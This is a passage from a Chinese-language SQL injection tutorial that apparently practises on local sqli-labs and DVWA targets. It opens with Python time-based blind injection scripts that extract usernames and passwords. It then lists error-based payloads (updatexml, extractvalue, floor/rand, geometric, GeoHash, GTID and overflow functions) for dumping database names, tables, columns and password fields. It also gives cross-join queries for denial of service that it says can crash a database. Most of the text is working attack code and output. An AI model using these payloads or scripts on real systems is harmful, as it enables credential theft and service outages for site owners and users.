url = BASE_URL + "1' AND (SELECT LENGTH(column_name) FROM information_schema.COLUMNS WHERE table_name = 'users' LIMIT {},1) = {} AND SLEEP(2) --+".format(i,j)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1:
print("=" * 20)
#get_table_name_of_each_table(i , j)
get_column_name_of_each_column(i,j)
print("这个字段的长度为{}".format(j))
print("=" * 20)

# 获取每个字段的名称
def get_column_name_of_each_column (index , count) :
for i in range(count + 1) :
for j in range(33 , 127) :
url = BASE_URL + "1' AND ASCII(SUBSTR((SELECT column_name FROM information_schema.columns WHERE table_name = 'users' AND TABLE_schema = DATABASE() LIMIT {},1),{},1)) = {} AND SLEEP(2) --+".format(index,i,j)
start_time = time.time()
requests.get(url)
if time.time() - start_time > 1:
print(chr(j))


if __name__ == '__main__' :
get_column_length_of_each_column(get_column_count())

获取所有字段的键值对

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
import requests
import time

BASE_URL = 'http://localhost/Less-5/?id='

def is_record_exists(offset):
"""检查指定偏移量的记录是否存在"""
url = BASE_URL + f"1' AND EXISTS(SELECT * FROM users LIMIT {offset},1) AND SLEEP(2)--+"
try:
start_time = time.time()
response = requests.get(url, timeout=3)
elapsed = time.time() - start_time
return elapsed > 1.5 # 根据实际情况调整阈值
except requests.exceptions.Timeout:
return True # 超时说明存在记录

def get_record_data(offset):
"""获取指定偏移量的记录数据"""
data = []
for char_pos in range(1, 101): # 检查前100个字符
char_found = False
for ascii_val in range(32, 127): # 所有可打印ASCII字符
payload = f"1' AND ASCII(SUBSTR((SELECT CONCAT(username,'@',password) FROM users LIMIT {offset},1),{char_pos},1))={ascii_val} AND SLEEP(2)--+"
url = BASE_URL + payload
try:
start_time = time.time()
response = requests.get(url, timeout=3)
elapsed = time.time() - start_time
if elapsed > 1.5:
data.append(chr(ascii_val))
char_found = True
break
except requests.exceptions.Timeout:
data.append(chr(ascii_val))
char_found = True
break
if not char_found:
break # 当前字符位置无有效字符,结束解析
return ''.join(data)

def main():
offset = 0
while True:
if not is_record_exists(offset):
print(f"\n[!] 偏移量 {offset} 处无更多记录")
break
print(f"\n[+] 正在获取偏移量 {offset} 的记录...")
record = get_record_data(offset)
print(f"[*] 发现记录: {record}")
offset += 1

if __name__ == '__main__':
main()

报错注入

报错是一个很重要的报错,因为使用起来很方便

下面会介绍很多的方法,有些方法会受到版本的限制

可以看看下面的这张图片

image.png

服务端的代码很简单时间,只需要有回显报错的代码即可

1
2
3
4
5
6
7
8
$sql = 'xxxx';
$result = mysqli_query($con,$sql);
$row = mysqli_fetch_array($result);
if($row){
echo 'gooooooood';
}else{
print_r(mysqli_error($con));
}

xml报错注入(5.1.5~?)

这两个报错注入是最近常使用的

版本的范围也是很宽的

先将updatexml报错

报错原理如下

updatexml使用时,当xpath_string格式出现错误,mysql则会爆出xpath语法错误(xpath syntax)

例如: select * from test where ide = 1 and (updatexml(1,0x7e,3)); 由于0x7e是~,不属于xpath语法格式,因此报出xpath语法错误。

看到updatexml的基本使用方法

1
2
3
4
5
6
7
8
?id=正确的值+包裹关系 and updatexml(1,concat(0x7e,(select database()),0x7e),1) --+

?id=正确的值+包裹关系 and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e),1)--+

?id=正确的值+包裹关系 and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='重要表'),0x7e),1)--+

?id=正确的值+包裹关系 and updatexml(1,concat(0x7e,(select concat(字段一,',',字段二,',',字段三) from 重要表 limit {},1),0x7e),1)--+
{}从0开始

在这里我们先不讲如果显示不完整怎么办,在这个模块的后面会加上

接下来就是extractvalue报错注入了

原理差不多

extractvalue使用时当xpath_string格式出现错误,mysql则会爆出xpath语法错误(xpath syntax)

select user,password from users where user_id=1 and (extractvalue(1,0x7e));

由于0x7e就是~不属于xpath语法格式,因此报出xpath语法错误。

下面是报错注入的基本使用方法

1
2
3
4
1' and extractvalue(1,concat(0x7e,user(),0x7e,database())) --+
1' and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database()))) --+
1' and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'))) --+
1' and extractvalue(1,concat(0x7e,(select group_concat(user_id,0x7e,first_name,0x3a,last_name) from dvwa.users))) --+

这两个方法很像,但是使用方法还是有点不一样的

1
2
extractvalue(xml_doc, xpath_expr)	updatexml(xml_doc, xpath_expr, new_value)
前者两个参数,后者三个参数

所以使用起来是需要注意的

众所周知0x7e是报错的主要原因,如果0x7e被限制了,怎么办呢

当然还有很多备用的方案

1
2
3
4
5
6
^	0x5e	最常用的替代方案,效果与 ~ 类似
! 0x21 感叹号,也是非法的 XPath 开头
# 0x23 井号,常用于注释,但在 XPath 开头会报错
& 0x26 与符号
* 0x2a 星号(注意:XPath 中有通配符 *,但在某些位置仍会报错)
<br> 0x3c62723e 这个表示的是html里面的换行符号,所以在数据说的时候可以使用这个

逻辑与命名类(mysql5.0~8.0)

NAME_CONST(鸡肋)

直接开门见山,这个报错注入的原理就是列名重复

基础的语法

1
NAME_CONST(column_name, const_value)

现在看到基础的使用

1
2
3
4
5
6
7
mysql> SELECT NAME_CONST('My Name','explore') ,name_const('my age',18);
+---------+--------+
| My Name | my age |
+---------+--------+
| explore | 18 |
+---------+--------+
1 row in set (0.00 sec)

可以知道这个函数的意思是生成临时表,第一个参数是列

这时候就可以想了,如果两个列的名字是一样的话,是不是就会发生错误

于是可以看到下面这个payload

1
select NAME_CONST(version(),1),NAME_CONST(version(),1);

知道原理是要有两个重复的列名

但是有一个问题

1
select NAME_CONST(version(),1),NAME_CONST(version(),1);

上面这个可以执行,但是查询不了databas()

不知道是为啥,所以我给这一小节取的名字是鸡肋

join using()注列名

对列名注入是一个很好的思路,mysql 对于重复的列名会报错

于是就有了一个新的方法

还是先从基础的来

众所周知派生表是需要别名的,这个知道吧

于是我们看到下面这个内容

1
2
3
4
5
6
7
8
mysql> SELECT * FROM (SELECT 1) AS a JOIN (SELECT 2) AS b JOIN (SELECT 3) AS c;
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.00 sec)
使用这个就很清晰了,有三个派生表,最上面1,2,3是列名

解释一下流程

1
2
3
4
5
6
7
8
9
10
表a       表b       配对过程
+---+ +---+ a的每一行 × b的每一行
| 1 | × | 2 | = +---+---+
+---+ +---+ | 1 | 2 |
+---+---+

中间结果 表c 最终结果
+---+---+ +---+ +---+---+---+
| 1 | 2 | × | 3 | = | 1 | 2 | 3 |
+---+---+ +---+ +---+---+---+

再看一个sql语句

1
2
3
4
5
6
7
8
9
10
11
SELECT * FROM (SELECT 1 UNION SELECT 2) a JOIN (SELECT 1 UNION SELECT 2) b;
mysql> SELECT * FROM (SELECT 1 UNION SELECT 2) a JOIN (SELECT 1 UNION SELECT 2) b;
+---+---+
| 1 | 1 |
+---+---+
| 1 | 1 |
| 2 | 1 |
| 1 | 2 |
| 2 | 2 |
+---+---+
4 rows in set (0.00 sec)

发现有4列

执行的过程如下

1
2
3
4
5
6
7
a 的第 1 行 = 1
├── 配对 b 的第 1 行 (1) → (1, 1)
└── 配对 b 的第 2 行 (2) → (1, 2)

a 的第 2 行 = 2
├── 配对 b 的第 1 行 (1) → (2, 1)
└── 配对 b 的第 2 行 (2) → (2, 2)

那么执行

1
2
3
4
SELECT * FROM 
(SELECT 1 UNION SELECT 2 UNION SELECT 3 UNION SELECT 4) a
JOIN
(SELECT 1 UNION SELECT 2 UNION SELECT 3 UNION SELECT 4) b;

必然是4x4十六列

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
mysql> SELECT * FROM
-> (SELECT 1 UNION SELECT 2 UNION SELECT 3 UNION SELECT 4) a
-> JOIN
-> (SELECT 1 UNION SELECT 2 UNION SELECT 3 UNION SELECT 4) b;
+---+---+
| 1 | 1 |
+---+---+
| 1 | 1 |
| 2 | 1 |
| 3 | 1 |
| 4 | 1 |
| 1 | 2 |
| 2 | 2 |
| 3 | 2 |
| 4 | 2 |
| 1 | 3 |
| 2 | 3 |
| 3 | 3 |
| 4 | 3 |
| 1 | 4 |
| 2 | 4 |
| 3 | 4 |
| 4 | 4 |
+---+---+
16 rows in set (0.00 sec)

这里插亿句题外话

到这里是不是有一个感觉,是不是可以进行dos操作呢

没错感觉!对着呢!

如果把数字换成表,换成哪些行数多的表,是不是这样的执行的行数就会非常的大

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
mysql> SELECT COUNT(*) FROM information_schema.columns A, information_schema.columns B, information_schema.columns C
-> ;
+-----------+
| COUNT(*) |
+-----------+
| 559476224 |
+-----------+
1 row in set (4.93 sec)

mysql> SELECT COUNT(*) FROM information_schema.columns A JOIN information_schema.columns B JOIN information_schema.columns C;
+-----------+
| COUNT(*) |
+-----------+
| 559476224 |
+-----------+
1 row in set (4.82 sec)

可以看到有上亿行数据,对了使用逗号隔开和使用join连接的效果是一样的

在后面再加一个join information_schema.columns D之后就能满足你的好奇心了

什么不满足好奇心??

注意有些版本的数据库做了优化,让这些系统表储存在内存里面,所以可以快速响应

1
2
3
4
5
6
SELECT COUNT(*) FROM 
(select * from information_schema.columns union all select * from information_schema.columns) A
JOIN
(select * from information_schema.columns union all select * from information_schema.columns) B
JOIN
(select * from information_schema.columns union all select * from information_schema.columns) C;

看看效果

1
2
3
4
5
6
7
8
9
10
11
mysql> SELECT COUNT(*) FROM
-> information_schema.columns A,
-> information_schema.columns B,
-> information_schema.columns C,
-> information_schema.columns D;
+--------------+
| COUNT(*) |
+--------------+
| 461008408576 |
+--------------+
1 row in set (1 hour 6 min 49.44 sec)

足足跑了一个小时多

总结一手

1
2
3
4
5
6
7
假设 information_schema.columns 有 1000 行:

Payload 计算量 效果
A JOIN B 1000² = 100 万行 轻微延迟
A JOIN B JOIN C 1000³ = 10 亿行 明显延迟
A JOIN B JOIN C JOIN D 1000= 1 万亿行 数据库可能卡死
4 张表 + UNION ALL 翻倍 2000= 16 万亿行 几乎必然崩溃

好像讲歪了,我们不是讲报错注入吗

现在开始讲报错注入

1
2
3
4
5
6
7
8
9
10
mysql> SELECT * FROM users AS a JOIN users AS b;
+----+----------+----------+----+----------+----------+
| id | username | password | id | username | password |
+----+----------+----------+----+----------+----------+
| 1 | admin | admin | 1 | admin | admin |
| 2 | admin123 | admin123 | 1 | admin | admin |
| 1 | admin | admin | 2 | admin123 | admin123 |
| 2 | admin123 | admin123 | 2 | admin123 | admin123 |
+----+----------+----------+----+----------+----------+
4 rows in set (0.00 sec)

这个知识点前面我们讲过,将两个表拼接在一起,这是不会报错的

我们只需要将上面这个作为派生表即可,派生表的列名必须唯一,所以会出现报错注入

再看下面这个例子

1
2
3
4
select * from (SELECT * FROM users AS a JOIN users AS b) C ;

mysql> select * from (SELECT * FROM users AS a JOIN users AS b) C ;
ERROR 1060 (42S21): Duplicate column name 'id'

可以看到爆出了表的列名了

好奇怪怎么始终得不到数据库名字的报错注入

好像只能报错注入列名

在前面我们已经获得了id这个列名了,现在需要排除获得后面的列名

1
2
mysql> SELECT * FROM (SELECT * FROM users AS a JOIN users AS b using(id)) AS c ;
ERROR 1060 (42S21): Duplicate column name 'username'

继续这样操作

1
2
mysql> SELECT * FROM (SELECT * FROM users AS a JOIN users AS b using(id,username)) AS c ;
ERROR 1060 (42S21): Duplicate column name 'password'

主键重复floor(5.5~5.7)

在学习这个报错注入的时候需要一些基础知识

as基础

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
select  column_1  as1,column_2 as2   from  text as  表;
从这里我们可以知道,我们给column_1取了一个名字叫做列1,给column_2取了一个名字叫做列2,给text表取了一个名字叫做表
select username from users使用这个语句查询的结果如下
+----------+
| username |
+----------+
| Dumb |
| Angelina |
| Dummy |
| secure |
| stupid |
| superman |
| batman |
| admin |
| admin1 |
| admin2 |
| admin3 |
| dhakkan |
| admin4 |
+----------+

使用select username as name from users的查询结果如下
+----------+
| name |
+----------+
| Dumb |
| Angelina |
| Dummy |
| secure |
| stupid |
| superman |
| batman |
| admin |
| admin1 |
| admin2 |
| admin3 |
| dhakkan |
| admin4 |
+----------+
可以看到最上面的列名变了

group by基础

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
group by的本质就是将某些列分组
为了好理解这里有一个表
+----+----------+------+--------+
| id | name | age | gender |
+----+----------+------+--------+
| 1 | zhangsan | 20 | male |
| 2 | lisi | 22 | male |
| 3 | wangwu | 19 | female |
| 4 | zhaoliu | 25 | male |
| 5 | lisi | 44 | male |
+----+----------+------+--------+
执行下面这个语句
SELECT NAME AS n ,SUM(age) AS a FROM username GROUP BY n;
输出结果如下
+----------+------+
| n | a |
+----------+------+
| lisi | 66 |
| wangwu | 19 |
| zhangsan | 20 |
| zhaoliu | 25 |
+----------+------+
可以看到两个lisi的age合在了一块了,所以这个的作用就是分组,把相同的分到一组
还可以看到在语句里面使用了sum方法,这个是求和方法,是用来配合使用group by
除了这个方法还有一些方法也可以使用
COUNT() 统计行数 COUNT(*)
SUM() 求和 SUM(price)
AVG() 求平均值 AVG(score)
MAX() 求最大值 MAX(score)
MIN() 求最小值 MIN(score)

floor方法基础

1
2
3
4
5
FLOOR() 函数返回小于或等于数字的最大整数值。
SELECT FLOOR(3.2);
select floor(4.8);
select floor(6.9);
分别返回3,4,6

rand()基础

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
RAND()随机生成一个一个数
在报错注入的payload里面我们在里面传入的参数是0,将0作为种子
rand(0)这样返回的结果是01
SELECT RAND(0) FROM information_schema.tables LIMIT 6;
这个执行语句长的很奇怪,information_schema.tables是一个工具表用来控制输出列数的
在这个执行语句中输出的结果类似于
+---------------------+
| RAND(0) |
+---------------------+
| 0.15522042769493574 |
| 0.620881741513388 |
| 0.6387474552157777 |
| 0.33109208227236947 |
| 0.7392180764481594 |
| 0.7028141661573334 |
+---------------------+
SELECT RAND(0)*2 FROM information_schema.tables LIMIT 6;
所以使用这个执行语句我们输出的结果控制在02之间
类似于
+--------------------+
| RAND(0)*2 |
+--------------------+
| 0.3104408553898715 |
| 1.241763483026776 |
| 1.2774949104315554 |
| 0.6621841645447389 |
| 1.4784361528963188 |
| 1.4056283323146668 |
+--------------------+

这里基础已经看的差不多了,接下来就是看payload了

看到最基础的payload

1
2
3
4
1' union select 1,count(*),concat(floor(rand(0)*2),0x3a,database()) x from information_schema.schemata group by x -- - 


# information_schema.schemata存放这数据库的名字,这个经常用于模拟一个表

这个是用来爆出数据库名字的

floor(rand(0)*2对于这个根据前面的知识可以知道返回的结果肯定是0或者是1,其实是固定的,构造语句执行可以知道

1
2
3
4
5
6
7
8
9
10
11
+------------------+
| FLOOR(RAND(0)*2) |
+------------------+
| 0 |
| 1 |
| 1 |
| 0 |
| 1 |
| 1 |
+------------------+
结果就是011011........

可以拿到输出的结果是011011这些值是固定的

下面就是讲解漏洞产生的原因是什么了

在前面我们已经知道group by就是分组的作用,其实它还有一个特性就是会创建一个虚拟表用来分组

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
假设有这么一张表
ID NAME
1 AA
2 AA
3 BB
执行下面这个语句,作用是按姓名分组,统计每个名字出现的次数
select count(*) ,name from users group by name;
可以得到结果
count name
2 AA
1 BB
之后执行
SELECT COUNT(*),floor(RAND(0)*2) as x from users GROUP BY x
前面我们已经知道了floor(RAND(0)*2)返回结果的顺序是011011........
下面就是group by的执行过程
查询第一条记录,别名x 产生 键值0,当键值 0 不存在虚拟表时,执行插入,此时别名x是一个函数,是变量,在执行插入时,按照GROUP BY分组之时 又要执行floor函数,得到1 ,故向虚拟表中插入键值1,count = 1

COUNT x
1 1
查询第二条记录,别名x产生键值1,虚拟表中存在1,则令count + 1 = 2

COUNT x
2 1
查询第三条记录,别名x产生键值0,键值0不存在临时表,执行插入,别名x再次执行得键值1,由于1存在于临时表,那么插入之后如下表所示

COUNT x
2 1
1 1
由于数据库主键唯一性,现在临时表中存在两个键值为1,主键冗余,所以报错

由于数据库报错会将报错原因展示出来,故利用报错来实现注入

是不是很好理解,这样floor报错注入的原理就讲完了

现在看看总的注入执行语句

1
2
3
4
id=1' union select count(*),concat(floor(rand(0)*2),database()) x from information_schema.schemata group by x #
id=1' union select count(*),concat(floor(rand(0)*2),0x3a,(select concat(table_name) from information_schema.tables where table_schema='dvwa' limit 0,1)) x from information_schema.schemata group by x#
id=1' union select count(*),concat(floor(rand(0)*2),0x3a,(select concat(column_name) from information_schema.columns where table_name='users' and table_schema='dvwa' limit 0,1)) x from information_schema.schemata group by x#
id=1' union select count(*),concat(floor(rand(0)*2),0x3a,(select concat(user,0x3a,password) from dvwa.users limit 0,1)) x from information_schema.schemata group by x#

几何函数(mysql<=5.5)

注意这个版本限制

为啥这个可以报错注入

multipoint()、linestring()、polygon()、geometrycollection() 这些函数是 空间几何函数,它们期望接收符合 WKT(Well-Known Text)格式的几何数据

合法的WKT数据长这个样子

1
2
3
4
5
6
7
8
9
10
11
-- 点
POINT(1 2)

-- 线段
LINESTRING(0 0, 1 1, 2 2)

-- 多点
MULTIPOINT(0 0, 1 2)

-- 多边形
POLYGON((0 0, 10 0, 10 10, 0 10, 0 0))

在这里举一个下面马上要将的几何函数multipolygon

最简单的一个payload

1
select multipolygon((select * from(select * from(select version())a)b));

可以发现这个payload是需要嵌套三个select的

现在我们详细的解释一下这个payload

select version()执行危险的sql语句

然后

1
SELECT * FROM (SELECT version()) a

把第一层的返回值当作一张临时表 a,然后用 SELECT * 取出这个表的所有内容

别名 a 必须加,MySQL 规定所有派生表必须有别名

第一次包装结束,下面开始第二次包装

1
SELECT * FROM (SELECT * FROM (SELECT version()) a) b

再把第二层的结果包装成临时表 b,继续用 SELECT * 取出

最后出发报错的函数出现

1
multipolygon((select * from(select * from(select version())a)b));

然后需要使用一个select查询一下,是因为这样满足mysql的语法

然后有一个问题,为什么需要三层派生嵌套

因为

1
2
3
4
5
6
7
8
9
10
11
12
13
一层嵌套:
multipolygon( (select * from (子查询) a) )
→ MySQL 把整个 (select * from ...) 当成一个"子查询表达式"
→ 但在几何函数解析阶段,子查询还没被执行
→ 几何函数先尝试解析格式,发现不合法,直接报错
→ 错误信息里只有原始的 SQL 文本

两层嵌套:
multipolygon( (select * from (select * from (子查询) a) b) )
→ MySQL 发现有两层 SELECT,优化器决定"先执行内层,再传给外层"
→ 内层子查询被执行,version() 计算出实际值
→ 实际值替换进去后,再传给几何函数
→ 几何函数解析失败报错,错误信息里包含实际值

然后这些几何函数的报错注入都差不多的

multipolygon

1
2
mysql> select 1  and multipolygon((select * from(select * from(select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from (select '5.5.44-0ubuntu0.14.04.1' AS `version()` from dual) `b`)' value found during parsing

最后综合的注入流程

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
//数据库名

-1' union select 1,2,multipolygon((select * from(select * from(select database())a)b)) -- -

//当前数据库的表名

-1' union select 1,2,multipolygon((select * from(select * from(select group_concat(table_name) from information_schema.tables where table_schema=database())a)b)) -- -

//表的列名

-1' union select 1,2,multipolygon((select * from(select * from(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database())a)b)) -- -

//列的内容

-1' union select 1,2,multipolygon((select * from(select * from(select group_concat(password) from security.users)a)b)) -- -

multipoint

1
2
mysql> select 1 and multipoint((select * from(select * from(select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from (select '5.5.44-0ubuntu0.14.04.1' AS `version()` from dual) `b`)' value found during parsing

这个的完整注入方式与multipolygon一样的,只需要替换一下函数即可

polygon

1
2
mysql> select 1 and polygon((select * from(select * from(select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from (select '5.5.44-0ubuntu0.14.04.1' AS `version()` from dual) `b`)' value found during parsing

这个也是只需要替换一下函数名即可

eometrycollection

1
2
mysql> select 1 and geometrycollection((select * from(select * from(select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from (select '5.5.44-0ubuntu0.14.04.1' AS `version()` from dual) `b`)' value found during parsing

这个也是只需要替换一下函数即可

linestring

1
2
mysql> select 1 and linestring((select * from(select * from(select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from (select '5.5.44-0ubuntu0.14.04.1' AS `version()` from dual) `b`)' value found during parsing

同理还是只需要将函数一换即可

multilinestring

1
2
mysql> select 1 and multilinestring((select * from(select * from(select version())a)b));
ERROR 1367 (22007): Illegal non geometric '(select `b`.`version()` from (select '5.5.44-0ubuntu0.14.04.1' AS `version()` from dual) `b`)' value found during parsing

同理

至此几何函数已经结束了,接下来就是地理哈希类函数的报错注入

地理哈希类(mysql>=5.7.x)

注意版本

首先肯定是原理解释

这些地理哈希函数都有一个共同点:它们都是 MySQL 的空间地理函数,都期望接收合法的 GeoHash 编码字符串作为输入

这些函数能接受的字符有哪些?如下

1
2
合法字符集	仅包含 10 个数字 和 22 个小写字母:0-9, b, c, d, e, f, g, h, j, k, m, n, p, q, r, s, t, u, v, w, x, y, z
注意:字母 a, i, l, o 不在其内。

任何不在这个范围内的字符(比如 ~、@、大写字母)都会导致解析失败

所有原理感觉就好像xml报错注入

具体的函数有哪些呢?如下

ST_LongFromGeoHash()

1
2
3
4
SELECT 1 AND ST_LongFromGeoHash(CONCAT(0x7e, (SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=DATABASE())))

mysql> select ST_LongFromGeoHash(concat(0x7e,(select version())));
ERROR 1411 (HY000): Incorrect geohash value: '~5.7.26' for function ST_LONGFROMGEOHASH

我们可以尝试一下完整的注入过程

1
2
3
4
5
6
7
8
# 数据库的名字
select ST_LongFromGeoHash(concat(0x7e,(select database())));
# 爆出表的名字
select ST_LongFromGeoHash(concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())));
# 爆出列名
select ST_LongFromGeoHash(concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database())));
# 查询字段
select ST_LongFromGeoHash(concat(0x7e,(select group_concat(password) from demo01.users)));

ST_LatFromGeoHash()

这个也是同理

1
2
mysql> SELECT ST_LatFromGeoHash(CONCAT(0x7e,(USER()),0x7e));
ERROR 1411 (HY000): Incorrect geohash value: '~root@localhost~' for function ST_LATFROMGEOHASH

同理

ST_PointFromGeoHash()

1
SELECT 1 AND ST_PointFromGeoHash(USER(),1)

注意注意这个就不一样了,这个是有两个参数的

1
select ST_PointFromGeoHash(concat(0x7e,(select group_concat(password) from demo01.users)),1);

到这里就结束了

接下来解释GTID函数的报错注入

GTID函数类(mysql>=5.6.x-显错<=200)

GTID(全局事务标识符)

还是先从原理出发,讲解一下

这两个函数都要求传入符合规范的 GTID集(一种特定格式的UUID和数字组合)

这个GTID集大概长这个样子

1
3E11FA47-71CA-11E1-9E33-C80AA9429562:23

就是一大串数字

如果我们输入的字符不是这个的话就会报错,实现报错注入

这里只有两个函数可以利用报错注入

gtid_subset

1
select gtid_subset(CONCAT(0x7e,(USER()),0x7e ),1)

可以看到这个是有两个参数的,所以写的时候是需要注意的

完整的注入流程

1
2
3
4
5
6
7
8
# 数据库名
select gtid_subset(concat(0x7e,(select database()),0x7e),1);
# 爆出表名
select gtid_subset(concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema=database())),1);
# 爆出列名
select gtid_subset(concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_name='users' and table_schema=database())),1);
# 爆出字段
select gtid_subset(concat(0x7e,(select group_concat(password) from demo01.users)),1);

GTID_SUBTRACT

1
select GTID_SUBTRACT(version(),1);

一样的,换一个函数即可

数值溢出类(mysql5.5.x)

取反减法溢出(< 5.5.53)

注意这个报错注入的版本

按位取反溢出有很多的函数,在这里我拿!感叹号取反来操作

依旧先从原理出发

看到这个简单的payload

1
select (!(select * from (select version())x) - ~0);

看到里面的子查询没有啥问题,都能看得懂

1
2
3
4
5
6
7
mysql> select * from (select version())x;
+-------------------------+
| version() |
+-------------------------+
| 5.5.44-0ubuntu0.14.04.1 |
+-------------------------+
1 row in set (0.00 sec)

可以看到输出的结果是一串字符

在mysql里面任何非零数字和非空字符串都是true

所以!(true)的结果是false,false在mysql里面就是0

所以我们做了这么多的功夫!(select * from (select version())x) 这一串就是0

接下来就是0其中是取反符号,0的二进制8个0,取反之后就是一个巨大的数字

1
2
3
4
5
6
7
mysql> SELECT ~0;
+----------------------+
| ~0 |
+----------------------+
| 18446744073709551615 |
+----------------------+
1 row in set (0.00 sec)

所以到了这一步,就是0-18446744073709551615得到-18446744073709551615

1
2
mysql> select 0-18446744073709551615;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(0 - 18446744073709551615)'

可以发现报错了

因为这个负数,它远远小于 BIGINT UNSIGNED 类型能表示的最小值 0。MySQL 无法在无符号整数的范围内表示这个结果,因此就抛出了 BIGINT UNSIGNED value is out of range 这个错误

所以这个就是取反报错的原理

下面就是完整的报错注入语句

1
2
3
4
5
6
7
8
# 数据库名
select (!(select * from (select database())x) - ~0);
# 表名
select (!(select * from (select group_concat(table_name) from information_schema.tables where table_schema=database() )x) - ~0);
# 列名
select (!(select * from (select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users')x) - ~0);
# 字段内容
select (!(select * from (select group_concat(password) from security.users)x) - ~0);

字符取反溢出

原理还是差不多的

看到这个payload

1
select (~(select * from(select user())x)+1);

(select * from(select user())x)的含义是mysql对于不是数字的字符进行取反操作的时候会自动转化为0,所以这一坨东西就是0,是一个很大的整数最后加1造成了最后的报错注入

函数配合取反

这个的操作其实使用的原理还是上面哪些,只是多了一个函数,所以使用起来是很鸡肋的

1
2
3
4
5
6
7
8
mysql> select abs(~(select * from (select user())a))+1;
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(abs(~((select 'root@localhost' from dual))) + 1)'

mysql> select AVG(~(select * from(select user())x)+1);
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(~((select 'root@localhost' from dual)) + 1)

mysql> SELECT BIT_AND(~(SELECT * FROM(SELECT DATABASE())X)+1);
ERROR 1690 (22003): BIGINT UNSIGNED value is out of range in '(~((select 'security' from dual)) + 1)'

没有什么新的东西

有很多很多这种函数

可以使用burp工具fuzz一下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
